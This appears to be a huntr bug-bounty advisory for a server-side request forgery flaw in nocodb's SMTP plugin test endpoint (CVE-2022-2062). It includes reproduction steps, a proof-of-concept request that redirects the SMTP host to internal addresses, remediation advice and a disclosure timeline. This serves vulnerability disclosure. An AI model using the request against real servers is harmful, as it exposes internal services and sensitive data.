huntr

SSRF via Plugin SMTP in nocodb/nocodb



✓ Valid) Reported on Jun 9th 2022

Description

The SMTP plugin doesn't have verification or validation, allowing the attacker to make requests to internal servers and get the contents.

0

Reproduce

Go to Team & Settings
App Store > SMTP

Configure and intercept **Test** request

Change **Host/Port** to internal address, example: 169.254.169.254, 192.168.0.1, 127.0.0.1 You receive the contents of the connection.

Proof of Concept

```
POST /api/v1/db/meta/plugins/test HTTP/1.1
Host: 192.168.15.50:8080
Content-Length: 129
Accept: application/json, text/plain, */*
xc-gui: true
xc-auth:
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (k
Content-Type: application/json
Origin: http://192.168.15.50:8080
Referer: http://192.168.15.50:8080/dashboard/
Accept-Encoding: gzip, deflate
Accept-Language: pt-BR,pt;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: refresh token=
Connection: close
                                                                 Chat with us
{"input":{"from":"", "host":"192.168.15.41", "port":"1337", "secure":""}, "id":
```



Response

{"msg":"Invalid greeting. response=[INTERAL] - SUPERADMIN MANAGMENT SYSTEM



Video Demo

https://drive.google.com/file/d/1hCJ8nXpssBRq7sV8JN73oXupN_zPWN-T/view?usp=sharing

Remediation

Implement a validation and filtering of data received by the user.

Use a allow-list with the necessary IPs for the application.

User does not receive the connection content.

Impact

SSRF to internal addresses, attacker can make a request as the server and read it's contents, this can lead to leak of sensitive information.

CVE

CVE-2022-2062 (Published)

Vulnerability Type

CWE-200: Exposure of Sensitive Information to an Unauthorized Actor

Severity

Critical (9.1)

Registry

Other

Affected Version

*


Visibility

Public

Status

Chat with us

Found by



Fixed by



This report was seen 530 times.

We are processing your report and will contact the **nocodb** team within 24 hours. 6 months ago

We have contacted a member of the **nocodb** team and are waiting to hear back 6 months ago

We have sent a follow up to the **nocodb** team. We will try again in 7 days. 5 months ago

navi validated this vulnerability 5 months ago

Jonatas has been awarded the disclosure bounty ✓

The fix bounty is now up for grabs

The researcher's credibility has increased: +7

navi marked this as fixed in 0.91.7+ with commit a18f5d 5 months ago

navi has been awarded the fix bounty 🗸

This vulnerability will not receive a CVE x

Sign in to join this conversation

Chat with us

2022 © 418sec

huntr

home

hacktivity

leaderboard

FAQ

contact us

terms

privacy policy

part of 418sec

company

about

team